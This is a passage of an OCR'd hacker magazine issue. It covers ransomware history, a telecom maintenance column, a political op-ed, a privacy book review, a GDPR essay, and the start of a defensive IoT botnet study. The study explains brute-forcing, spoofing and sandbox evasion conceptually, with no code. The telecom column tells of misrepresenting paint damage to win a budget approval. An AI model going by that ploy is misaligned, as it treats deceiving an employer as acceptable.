CIPHER:					

the evolution of ran$omware

by Jason Loggins

I think it's interesting how far we've come as a society. As our technology advances, so do the cyberthreats. In this article, I will discuss dialers, joke viruses, fake anti-virus programs, and ransomware. The aforementioned issues will be discussed in historical slices of time. The following is based on knowledge of the threats, previous experience working with the issues, and my own observations and opinions.

Dialers (1990s-2000?)

Way back in the 1990s, we had the kick-ass dial-up system! With this came dialers, nasty "viruses" that used your dial-up connection to connect to pay-per-view porn sites. Now dialers only make up half of the ransomware equation. (I know it seems like I'm out in left field, but keep reading - it gets crazier!) By connecting to porn sites, these dialers theoretically held you "hostage" until removed. Let's look at it by its machinations. It's quite ingenious - by connecting to the Internet, it starts doing the "dirty deed" so to speak. To get rid of it, you needed to download an anti-virus program. It was a complete "Catch 22." When dial-up faded due to DSL, dialers were "dialed out" of existence.

Joke Viruses (2000-?)

The first joke virus I remember was the New Year's virus. All that happened was you lost control of your computer and got the message "Happy New Year." If you're wondering why this is relevant, it's because joke viruses, like dialers, held your computer "hostage." I've dealt with ones that overloaded the desktop with icons, and ones that started multiple programs at once, causing a computer crash. I haven't seen any joke viruses in a while; maybe no one's laughing anymore.

Fake Anti-Virus Programs (~2008-Present)

The first instance of an unusual AV program was Anti-Virus 2008 (wow, so original). Like later fake AV programs, AV 2008 claimed: "YOUR SYSTEM IS INFECTED!" (Insert stereotypical horrific scream.) It would "scan" your system and find a copious amount of "infections." Then came the scam: "Well, on the wimpy free version, we can't help, *but,* on the macho pay-to-use version, you'll be 'protected'." Skip forward to 2010. Now we have AV 2010 (ugh). But wait, there's more! It's "new and improved" as in "now we find even more 'viruses'." Then along came Ultimate Anti-Virus (the proverbial knight in tin can armor). It changed the game by adding a task bar icon and a little bubble reminding you to "CLICK HERE TO PROTECT YOUR SYSTEM." I've even dealt with website redirection where I'm sent to a blank page so they can "scan" my computer (insert normal "don't try this" disclaimer). I used to infect my computer to learn how these programs "ticked." I don't recommend this unless you have backup disks. Fake AV programs can also disable or corrupt system restore. Next time I'm told to "Click here to protect your system!" I'll risk its safety.

Ransomware (2013-Present)

I've dealt with the FBI Ransomware scam. It was pretty ingenious, using your webcam against you with false accusations. Using untraceable gift cards was a nice touch. When working with this ransomware, I noticed a five second delay between logging on and the DDoS attack starting. I pressed Ctrl+Alt+Dlt, managed to open Task Manager, and found an unusual process set to High Priority on Infinite Loop. Stopping it, I managed to scan the system and remove the ransomware. In the present day, we have kits for ransomware, which is insane. I mean, come on, at least do the work if you're going to scam people. (I have not worked with the kits.)

Conclusion

We've come a long way, but where are we headed? Can we use and alter these programs for the greater good? I say "yes," but it's a team effort! You have the power to make change. How will you use it to affect cybersecurity?

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! As I write this, "Bella," the portable toilet that has graced our parking lot for far too many months with her presence, is being loaded onto a flatbed truck. I will not miss her. We have water that runs, a toilet that flushes, and a working sewer line (with a snazzy new clean-out) again. I never thought I'd be so excited to flush a toilet, but after months of trudging out to a very ripe port-a-potty this summer, I'll be happy if I never use one again in my life.

In a way, however, this is trading one problem for another. Here in the Pacific Northwest, we were plagued for weeks over the summer with some of the world's worst air quality. Having lived in Beijing for three years, I was shocked to see the Puget Sound area socked in with the kind of acrid smog that I thought I'd escaped when I left China. Fortunately, my experience operating there meant that I knew we needed to step up our maintenance here.

In the Central Office, we have a very large HVAC system which is designed to cool the equipment and keep it operating at a consistent temperature of 74 degrees. Owing largely to the NEBS standards under which it was certified, the system is uncanny in how consistent it is and, despite its age, works flawlessly. (The same cannot be said for our switch, which is well over 20 years old at this point and is increasingly temperamental.) It can be 20 degrees or 100 degrees outside, and it'll still be 74 degrees inside the Central Office.

We also have a smaller HVAC system that cools the data center space downstairs. This was initially installed in the early 2000s to house CLECs, but there are also several racks of equipment owned by the Internet Service Provider part of our business. Technically, they are a paying customer just like the CLECs because this is an unregulated service, so it's treated like a separate company. The temperature requirements are different, and it's a cold, noisy 64 degrees in this facility. Unfortunately, the company chose to invest in technology that was cutting-edge at the time, which meant that the bugs weren't worked out yet. There are two CRAC units. They're more efficient than the older chillers we're using upstairs, but one or the other of them will get confused every now and then and stop operating. The temperature will slowly creep up until it trips an alarm, at which point a bleary-eyed Central Office technician will drive out and reboot the unit. I'm not kidding. We'll shut off the CRAC, wait five minutes, turn it back on, and magically the temperatures will go down again.

What does all of this have to do with the bad air here in the Pacific Northwest? These units move a massive amount of air through our facility, and we filter that air before it comes in here. Normally, we change the filters once a year. However, in our Beijing facility, I learned that we needed to change the filters every two months or bad things would start to happen. Dirty filters cause the units to be less efficient at best, and can also cause inconsistent temperatures along with that (this is bad). Now that the autumn rains have begun and the fires are (more or less) out, I knew we'd need to replace the filters.

Of course, that involved a lot of paperwork. The company doesn't want to spend any money on maintenance that isn't absolutely required, and I didn't have the budget for an out-of-cycle filter replacement. This meant that I had to ask the bean counters in Denver for approval. Fortunately, Denver got hit by the smoke and fires too, so I got an unusually sympathetic ear when I called in to find out the exception code. As it turns out, the company has an exception code for smoke damage and this can be used


not just to order new filters, but to request budget to repair any damage caused by smoke. "Hmmm," I thought, "this could be an opportunity." The paint on most of our building is peeling. However, some sort of high school gang has been painting graffiti on the walls. The company only gives us enough budget to paint over it, but not to paint the whole building, so we have new paint mixed with old. But what if I could explain the peeling paint as caused by fire damage? I mean, where there's smoke there's fire, even though the fires were over 100 miles away. I sent a couple of techs out to take the most unflattering pictures possible and practically held my breath while I submitted a budget request to Denver. Amazingly, it came back approved! I decided to press my luck. The paint on our ancient GMC bucket truck is peeling too, and it would be nice to get that repainted as well, so we took pictures and I sent those in too. This request, naturally, was almost instantly denied. "Truck is on file as being garaged and no recent jobs shown near fire zone," said the denial. I decided to stop pressing my luck. The entire Central Office exterior is being painted, and it's going to be in our own "gang" colors: light and dark green!

Both of our HVAC systems are designed to be fully redundant, which allows us to perform maintenance without any outages. This is important, because telecommunications switching equipment is all sensitive to heat with very tight tolerances. When I say "designed," you might pick up on the difference between what the manufacturer claims and the reality of the situation. The system serving the switch uses traditional water-cooled chillers and is redundant in the sense you'd expect. We can take one of the chillers offline for maintenance and everything stays exactly at 74 degrees. Part of the reason why I think this works is because the switch we currently have installed just isn't running very hot these days. It's serving far fewer lines of service than it could, and phone lines aren't as busy as they used to be (where voice traffic is concerned; data traffic, of course, is another story). The system serving our data center (which is very full) is a different story. This one uses an air-cooled CRAC. While this is allegedly more efficient, it's also more finicky. Unfortunately, the redundant design doesn't get the job done when only a single cooling tower is in use, and it especially doesn't get the job done when the system is operating at reduced capacity (which is the case when the filters are very dirty).

The procedure to replace the filters is more or less as you'd expect, except we do it in the middle of the night so the outside temperature is as low as possible. We shut down the first chiller, change out the filters one by one (these are very dirty and the dust is something you don't want to breathe, so the technician doing it wears heavy gloves and a respirator), bring it back online and, when everything is verified to be working, we'll repeat the process on the other chiller. This is done first for the telephone switch and next for the data center, so we get the benefit of the lowest possible outside temperatures for our troublesome CRAC units to face alone. Even though changing the filters themselves only takes a few minutes, shutting down and restarting each chiller or CRAC and running through our verification procedures takes about an hour overall.

It's a lot of stress on the units to take them offline and bring them up, and this is when you're most likely to have service outages. I'm most concerned about this for the data center, because the temperature will slowly creep up with only one CRAC unit running until equipment begins to fail. This happened once, and nearly knocked out Internet service in half the city! Since then, I always notify the vendor 48 hours in advance of planned maintenance so they can have staff on standby. Although we have a 24x7x365 service contract with the manufacturer, this doesn't necessarily mean that they always have a supply of spare parts available and ready to dispatch. By notifying them in advance, I can ensure they are ready to save the day if the need arises.

And with that, it's time for me to meet with the painting contractor. Have an amazing autumn, and I'll see you again in the winter!



Hackers to the Rescue! [Maybe]

by Major Mule

Without getting into the whole "what is a hacker" debate, I am sure this article will create enough of a discussion based on its contents. That is the whole point of this article. Bottom line up front, I am asking the hacker community to band together and save the United States of America. The battlefield is the current U.S. climate. At every turn, corporate interests and greed are dividing us. However, it is not the normal players that are creating the tensions. I hope that I have your attention, so please keep reading to see how hackers can optimistically save the country. I do apologize for the U.S. centric nature of this article. I am sure similar issues exist everywhere; it is just that the U.S. is where I am most familiar.

Every day, news stories inundate us and try to divide us. No matter what side of the political aisle you are on (more about that in a minute), corporate media is doing its best to divide, upset, outrage, and manipulate each one of us. All this manipulation is in the name of promoting their agenda, which ultimately is to sell advertising. In fact, I will go as far as to say that most U.S. media outlets fit accepted definitions of terrorism, insofar as they are using scare tactics to affect political change to meet their needs.

What can us hackers, as a community, do about it? I am not suggesting that I have all the answers, but I can tell you what will be a great start. If we stop being manipulated and divided by this yellow journalism and start thinking for ourselves. If we start thinking differently about the issues and the people behind them. As humans, it is hard not to let the constant media drone affect us, but that is why we need to think about this in new ways. Hackers are the perfect community to start this movement. We represent every background, ethnicity, religion, and sexual orientation across the spectrum. (I purposefully leave the word "race" out because there is only one "race" and that is human.)

Before I talk about how we can make real change, I need to get back to talking about the political sides in America that divide us. This is really the crux of the issue. We need to focus on what we have in *common* and not what divides us. I think people on both sides of the aisle have the same goal: to make our world better. We want to live in a safe country and have opportunities to grow and prosper. We just have different views on how to get there. This is good! It keeps a balance.

I do not want to boil political affiliations down to a simple sentence, but here is a way to think about it. (Again, politics are much more complex than this, but it is just an attempt to get us to think differently about the other side.) The "left" is often concerned with compassion and the "right" is concerned with "practicality." Neither side is right, nor is either side wrong. Both sides keep things balanced and working. I know you are most likely reading this and saying that your side is the best way, but it is not. We need each side to strike a balance to continue to function and prosper.

What does this mean for you? It means that each time you read or hear a story, consider the other side. If the other side is not represented (there are two sides to every story), make every effort to find it before you make up your mind. Demand that the media get back to reporting

facts and leaving their opinions at the door.

Encourage those around you to do the same. Tell the people that have the same views as you to consider the other side. Help them understand the other side. Reach out to people with the opposing view to engage in real conversation. Start by agreeing on what you have in common. Talk about the result you both would like to see. Try to find unique and creative solutions that may fit both objectives. Hackers are amazing at creative solutions!


If you find yourself "hating," step back, take a breath, and try to calm down. No one person is right about everything. Nor is any solution to a complex issue perfect. Hating is not going to solve anything. Only through reasonable discussion and *compromise* can we solve issues.

There is that word: "hate." Do you really "hate" someone because they are more compassionate or practical than you? If so, how is that constructive? Again, let us look at what we have in common to find solutions, not just yell at each other and let hate get in our way.

This is where we hackers come in. As a group, we can come up with creative solutions to fact sharing. We can find ways to expose the mainstream media's biases on both sides. We can show how people, acting reasonably, can solve complex problems. We can work together (I want to emphasize that word "together") to show that just because people think differently, or have different solutions, we do not need to hate each other.

Before you dismiss this article as a fluff piece, understand that it is challenging you to change your very core reactions. It is trying to make you "think" more than you "hate." It is throwing the gauntlet down, for you to come up with new paradigms to how to report news and how people conduct debate. It is asking you to put a human face on your opposition. It is presenting the idea that real solutions come from working together, and not by fighting, name-calling, and closing off discussions. This is not fluff.

There are no easy answers to this situation. We are up against the most powerful entities in the world: the mainstream media. However, the hacker community is up to the challenge. Let this little article spark a movement to bring the United States together, bring the political divide together, bring *people* together. Let us find ways to agree instead of being more polarized and separated. Let us hackers save the day!



BOOK REVIEW

The Art of Invisibility, Kevin Mitnick,
Little, Brown and Co., 2017, ISBN 978-0316380508

Review by paulml

In this age of government and corporate online surveillance, being anonymous while online is becoming more and more important. This book, from "the most famous computer hacker in the world" (according to *Publishers Weekly*) gives some pointers.

In this day and age, anyone who still uses "password" or "12345" for their computer password should be ashamed of themselves. Change that password to a long and random string of letters and numbers, like 20 or 25 characters long. Write it down, or use a password management program, and frequently change it.

If you are on a public Wi-Fi connection, like at the local library or coffee shop, do not do any online banking or e-commerce. It is very easy for a hacker to get your information, or send you to a site that looks legitimate but is not legitimate. If you are using anyone's computer other than your own, it is a very good idea to delete the browser history, and reboot or shut off the computer before you leave it.

Did you know that many printers, including work printers, have a hard drive that records everything that was printed? Save the printing of personal items, like medical test results or your credit report, until you get home. You can be sure that your boss is keeping a close eye on your Internet usage, even during your lunch hour.

For anyone traveling to the United States, even American citizens returning from overseas, border authorities have the right to seize your laptop or cell phone, and keep it for as long as they want, searching through files. It is possible to use "strong" encryption on any personal files, store those files securely in the cloud, then wipe, not just delete (there is a difference) those files from your computer, and re-download them later.

Parts of this book may be too technical for the average reader. The rest of the book may be considered common knowledge, but it certainly bears repeating. It is very much recommended.

GDPR – Active Empowerment vs. Passive Consumerism

by ndf - Academic Healthcare CISO

Now that the enforcement phase of the European Union General Data Protection Regulation is active, *what have we learned?*

We have learned that a tool meant for European citizens to empower themselves and take control over how third parties handle their data has been reduced to another checkbox exercise, where one portion above all, the European Data Protection Directive, Directive 95/46/EC, the Right to be Forgotten, was emphasized. The other portions that were emphasized were data flow analysis and data loss prevention.

Most of all, enforcement and fines have been used as a tool to get companies to buy goods and services they do not need in order to comply with it.

When you take a critical look at GDPR and what it means, you have to understand that you cannot buy technological solutions to address the issues in the spirit of the legislation.

The emphasis on individual rights comes from the misusage of information by the Nazi party during World War II to monitor and control the population, shape public opinion, and kill dissenters and anyone with non-Aryan blood. The Stasi, the secret police of the German Democratic Republic, better known as East Germany, continued this infamous legacy, as did the former Soviet socialist republics. While the opinions of Americans may be shaped by George Orwell and Facebook, the opinions of E.U. citizens have been shaped by misuse of information for the purposes of genocide and suppression.

It is this mindset that drove the European Union's 1995 Data Protection Directive. It also drove the backlash against U.S. companies in the wake of the Edward Snowden revelations, which caused the European Court of Justice to invalidate a 15-year-old agreement to allow Safe Harbor data transfers between the U.S. and E.U. in 2015.

It is meant to de-emphasize the passive consumerism and force companies to:

- Provide clear explanations to consumers on how their data will be used
- Allow consumers to become active participants and see what data companies have on them and give them the right to affirmatively consent and determine how their data will be used, or deleted
- Not overwhelm the consumers with clickwrap agreements and 50-page End User Agreements as part of the terms and conditions of service usage
- Promptly notify consumers in case of a verified breach
- Be able to explain where data resides, how it is used, and how it is protected
- Assure consumers that only minimum necessary data needed for processing is collected, and that what is collected is adequately protected
- Explicitly demonstrate how they assess and address risk

What Have We Seen So Far?

My inbox has been flooded with privacy policy notices that are opt-in by default. This is precisely what GDPR is meant to stop.

A number of software developers and companies have made rash decisions to deny goods and services to E.U. citizens because they do not feel that they can comply with certain terms and conditions of GDPR.

I have received more vendor emails on how I can make my organization GDPR-compliant just by buying some software.

I have received more vendor emails on how I need to buy their software or my company will be fined millions of euros.

What Are the Effects?

We have taken legislation that is meant to empower the consumer, protect against government overreach, and turned it into something else. GDPR is meant to take a step toward removing passive consumerism - which is where people click on agreements that neither they nor a qualified legal scholar can fully understand, that removes their ability to control how their data is being used, which allows third parties free reign to monetize it or use it without realistic, explicit consent.

Passive consumerism is putting blind trust in companies who rely on quarterly earnings reports to determine their value/share price, ability to borrow money from banks, and attract further investment. It has no interest in the consumer, but rather the self-preservation of the companies who have custody of their data.

We have turned the intent of GDPR compliance, which is empowerment and protection against overreach and misuse, into yet another package of goods and services that a "security" company can sell so that the same companies can continue passive consumerism under the guise of being "GDPR Compliant."

What Does GDPR Really Take?

Real compliance takes fully understanding your organization and having a consumer-first mindset toward empowering customers and team members, and being transparent with information while vigorously protecting individual rights to privacy and consent.

You cannot buy this. You have to develop this within your organization, starting with top leadership. It is really hard and complex to do well, which is why:

- If you or your company do not have this mindset or consider empowerment or privacy to be basic human rights, your organization will never be compliant.
- If you cannot explain where data resides or provide a mechanism to provide it to your customers in a standard readable format, then you will not be compliant.
- If you cannot demonstrate an ability to assess or address risk, you will not be compliant.
- If you cannot use clear language to explain your services, how they work, and how to discontinue usage of them, you will not be compliant.

Facebook, for all of their past sins, has done a very good job of providing this information. Microsoft, Apple, and other large service providers have also done so. Microsoft especially needs to be applauded for indicating that the GDPR applies to all of their customers.

GDPR is about changing the mindset to empower consumers, as well as respect and protect individual rights. Other countries and multinational organizations, India in particular, have laid the foundations for their own versions of it. Empowerment is the future, and we need to be ready.

DID YOU GIVE A TALK AT HOPE?

Consider turning your talk into an article so even more people can appreciate your efforts! In fact, here's an example starting over here on the next page!

To submit your article, email articles@2600.com or write to PO Box 99, Middle Island, NY 11953 USA

A Characteristic Study of IoT Botnets: Understanding the Design and Behavior

by Aditya K Sood and Rohit Bansal (based on the talk at The Circle of HOPE conference)

Internet-of-Things (IoT) botnets are impacting the Internet on a large scale. IoT botnets are effectively designed to abuse and exploit the IoT devices. In this article, we perform an empirical analysis to conduct a characteristic study of IoT botnets to understand the inherent design, architecture, and associated operations. The study covers analysis of more than five IoT botnets' families but not limited to: Mirai, Hajime, Persirai, Amnesia, Bricker, and others. The comparative analysis of IoT botnets helps to determine the ongoing trends and expected threat advancements in the IoT world.

Introduction

Cyber attacks are increasing at an alarming rate, thereby impacting the Internet users and enterprises on a large scale, which results in extensive cybercrime operations in the underground market[7] . Generally, cyber attacks are categorized as first: targeted cyber attacks[8] in which attackers target specific organizations or set of users, second: broad-based attacks in which attackers trigger exploitation on a mass level to compromise systems, and third: hybrid attacks in which the attack patterns are altered accordingly as per the convenience. Attack vectors such as phishing attacks are used in conjunction with social engineering tactics and drive-by download attacks[9] to infect users' systems so that networks of compromised systems can be created that are termed as botnets.[6] Of course, system vulnerabilities are exploited in known software to compromise the systems successfully. In most of these attacks, botnets are formed by compromising the end user systems to launch attacks in the wild. However, recent times have shown that attackers are shifting their tactics and exploiting network devices and using those compromised devices to build controlled networks. Network devices such as routers, switches, cameras, DVRs, etc. are considered to be under the hood of IoT. When these network devices are compromised with malicious code to launch unauthorized operations on the Internet, these are termed as IoT botnets.

IoT botnets are deployed heavily to perform nefarious activities by circumventing the integrity of the IoT device to launch sophisticated targeted or broad-based attacks. IoT botnets have enhanced the cybercrime operations to a great extent, thereby making it easier for the attackers to carry out unauthorized activities on the Internet. This article presents the empirical analysis of the six botnet families to draw the comparative analysis of the widely known IoT botnets. The study not only provides deep insights into the working behavior of the IoT botnets, but also highlights the preventive measures to be taken to defend against IoT botnets.

Related Works

Kolias et. al[1] analyzed the Mirai botnet and its functionalities to understand the internals of the botnet. Habibi et. al[2] proposed a whitelist-based security solution named Heimdall to detect intrusions in IoT environments. The solution can be deployed on the IoT routers (or gateways) that build profiles of IoT devices configured in the network and whitelists are generated accordingly with different detection parameters.

Tod et. al[2] detailed a model to explain the spreading and internal workings of an IoT bot. IoT Botnet with Attack Information (IoT-BAI) was proposed that utilized the variation of the Susceptible-Exposed-Infected-Recovered-Susceptible (SEIRS) epidemic model. The primary analysis of this study was to reduce the IoT infection by analyzing user behavior and mapping the IoT population through analysis of new hosts running IoT devices. Jerkins[4]

reviewed the source code of Mirai IoT bot and used the similar attack vector to detect vulnerable IoT devices on the Internet and catalog them accordingly to educate the operators and service providers on how to secure these devices and prevent abuse. This study was focused primarily on teaching the importance of device security to the users.

This article focuses on a comparative study of techniques and tactics opted by different IoT botnets. This study provides a holistic approach to understanding the internal workings of the different bots and comparing the effectiveness of various IoT botnets.

Contribution of this Work

The main research contributions of this work can be summarized as follows:

- We conducted an analytical study of more than five IoT botnet families to better understand the various techniques deployed to abuse and exploit the IoT devices. This includes analysis of protocols, network communication, anti-detection strategies, bricking devices, data exfiltration, and others. The mapping of characteristic analysis provides a broad picture on the state of IoT botnets.
- Our empirical study demonstrates how the IoT botnets have been configured and deployed in the last few years and how these have been used to launch attacks against users by abusing IoT devices running insecurely on the Internet.
- Finally, we highlight strategies that can be deployed for detecting and preventing IoT communications.


IoT Botnets: Attack Model

In this section, we describe the generalized attack model followed by attackers to build networks of IoT bots. Figure 1 highlights the working model of the IoT botnet.

The model is explained below:

- *Step 1 - Discovering IoT Devices:* The first step in the attack model is to find available IoT network devices on the Internet. The attacker triggers mass scanning attempts to obtain the list of the exposed network devices on the Internet. This includes looking for specific TCP/UDP ports that are mapped to specific services. For example: TCP 23 for Telnet, TCP port 22 for SSH, etc. Once the list is obtained, the attacker initiates the next process, which involves the launching of a brute-force or password cracking attack to gain access to the device. Attackers can

Figure 1: Overview of IoT Botnets Attack Model



use a dictionary list or generate passwords iteratively to verify against the network devices. If a match is found and access is obtained, the next step is followed.

- *Step 2 - Compromising IoT Devices:* The attacker installs a bot on the compromised IoT device in order to control the firmware. Since the bot is installed on the underlying system used by network devices, it has the capability to manipulate the firmware and use the IoT devices as launch pads to launch additional sets of attacks. Apart from weaponizing the network device, the bot has the built-in capability to further launch scans from the network devices to find *more* network devices on the Internet and compromise them accordingly. This tactic results in the formulation of large IoT botnets.
- *Step 3 - Abusing IoT Devices:* Since the attacker now controls the firmware of the compromised IoT devices, different types of attacks can be planted. These devices are used to launch DDoS attack to target service providers or enterprises. For example: targeting a DNS service provider using DDoS causes significant financial losses as online systems cannot function properly. The attacker can opt for a variety of attacks depending on the requirement and preference.

The attackers can extend and amend this model in different ways to abuse the IoT devices.

IoT Botnet Characteristics

- *C&C Architecture:* The Command and Control (C&C) architecture states how exactly the botnet operates. The most important aspect of the botnet is the communication between the installed bots on the compromised hosts and the centralized server managed by the botnet operator. IoT botnets can be operated using a centralized, decentralized, or hybrid design. The centralized architecture refers to a design in which IoT bots receive a command from a centralized server. In decentralized architecture, the IoT bots receive commands from the peers, making it hard to detect the C&C server. Hybrid architecture uses the design from both centralized and decentralized C&C architectures to include a safe fallback mechanism if one communication channel fails.
- *Brute Force/Password Cracking:* The brute-force/password cracking attacks are performed in an automated way to gain access to additional IoT devices so that more systems can be included in the network of IoT bots. Generally, a number of IoT devices are configured with default or weak passwords, and compromising those devices using these attacks is not an arduous task. The majority of IoT bots opt for this technique.
- *Distributed Denial of Service (DDoS):* The IoT botnets are built-in to support DDoS functionality to launch denial of services attacks at the targeted devices. The DDoS capability allows the IoT botnets to launch heavy traffic flooding attacks against other IoT devices in the network. The DDoS attacks can abuse the feature of different communication protocols. A number of protocol-specific supported DDoS techniques include, but are not limited to: HTTP floods, GRE IP and GRE ETH floods, as well as SYN and ACK floods, STOMP (Simple Text Oriented Message Protocol) floods, DNS floods, and UDP flood attacks.
- *Device Bricking/Permanent Denial of Service (PDoS):* There is an inherent functionality of the IoT bots to render the device completely useless by corrupting the firmware and making the device unrepairable, except by replacing the hardware components. This technique results in persistent Denial of Service (DoS) for a longer duration.
- *Persistence:* Advanced malware has the capability to stay persistent even after the system reboot happens. Generally, the persistence characteristic of malware reflects its robustness because it has the capability to maintain control on the compromised system. Non-persistent malware loses control after the system boot-up, as the system becomes disinfected. However, to overcome this, non-persistent malware stores the record of the compromised system in the Command and Control (C&C) panel. When the system is rebooted and becomes active, the infection is triggered again. Overall, it depends on the design of the bot to maintain control of the infected system.

- *Offensive Tactic - Kill Bot Feature:* A number of bots deploy a kill feature, which primarily verifies whether other bots or malware are present in the infected device. Generally, the bot looks for the presence of another bot in the system by checking some artifacts that reveal if the device is infected with other malicious code. Additionally, the bot can also deploy proactive code to determine if the infected device is queried by another threat (or bot). If yes, the bot kills the service or restricts the incoming connection by blocking the TCP/UDP ports. This strategy helps the attackers to utilize the infected or compromised device for their own purposes and avoid sharing the system resources with other adversaries, in other words, allowing them to completely control the device without sharing. For example: Mirai has the capability to kill the incoming connections on the device owned by it.
- *Defensive Tactic - Restricted Scanning:* This technique is implemented by the bots to direct the scanning to non-reserved or critical IPs. This technique is a defensive measure opted by bot authors to avoid blacklisting or detection by scanning widely known or reserved IP ranges. For example: the bot authors do not want to scan IP ranges reserved for government, Internet Assigned Numbers Authority, private addresses, and known business organizations, etc. It means IoT devices that are deployed in the provided IP ranges will not be scanned by the IoT bots. This helps prevent detection and makes the bot run stealthier for longer periods of time.
- *IP Spoofing:* This is an attack method that is deployed by malicious binaries to spoof the source IP address while performing nefarious and unauthorized operations on the Internet. IP Spoofing is combined with DDoS and other attack methods to ensure that the targets won't reveal the actual identity of the device (source). This attack technique is implemented by manipulating the IP address in the packet header and altering the checksum values, including other parameters or flags in the packet headers. As a result of this attack, the targets obtain the IP address of some random machine rather the actual one, thereby creating a detour so that the real identity of the sender is not revealed.
- *Virtual Machine Evasion - Sandbox Bypass:* This mechanism is implemented by IoT bot authors to make sure sandboxes fail to detect the execution of binaries in the system. Researchers conduct testing on the IoT binaries by running them in the emulated or virtual environment to detect and observe the behavior of IoT bots, covering network traffic, system interaction, lateral movements, and others. To circumvent this process, bot authors embed additional code that detects the virtual environment and restricts the execution. This provides an additional layer of security to IoT bots so that it dismantles the process of bot execution in the test environment.

Experiment Procedures and Methodology

We performed multiple tests to conduct a comparative study of the IoT botnets. A combination of different techniques used in this study are discussed below:

- Reverse engineering of the IoT binary to understand the internals of the bot and how it works. This technique is opted for when the source code is not available and the IoT binary is disassembled into machine language using a disassembler. This technique helps to understand the structure of the bot, how it operates, and the types of built-in functions.
- Dynamic analysis of the IoT bot which involves the following: (1) debugging the IoT bot binary to determine how the bot reacts when executed in the system deployed in a controlled environment; (2) network traffic analysis in which the bot is installed in the controlled environment (VM) to dissect the network protocols in use and see how the IoT bot transmits data to the Command and Control (C&C) panel. This technique allows us to obtain insights into the network communication model of the IoT bots.
- Code review technique is also opted for the IoT bots for which source code is available to understand the design and architecture of the IoT bot.

Different techniques for analysis and

review provide substantial details about the internal working details of the IoT bot.

Data Collection

Data was collected from multiple outlets as shown above:

1. IoT bot binaries were collected from the malware sharing portals such as `detux.org`, `virustotal.com`, and others.

2. Automated code was written to scrap the data from the publicly available data sharing portals such as `pastebin.com` and other web portals. This resulted in retrieving information for advertisements about IoT bots.

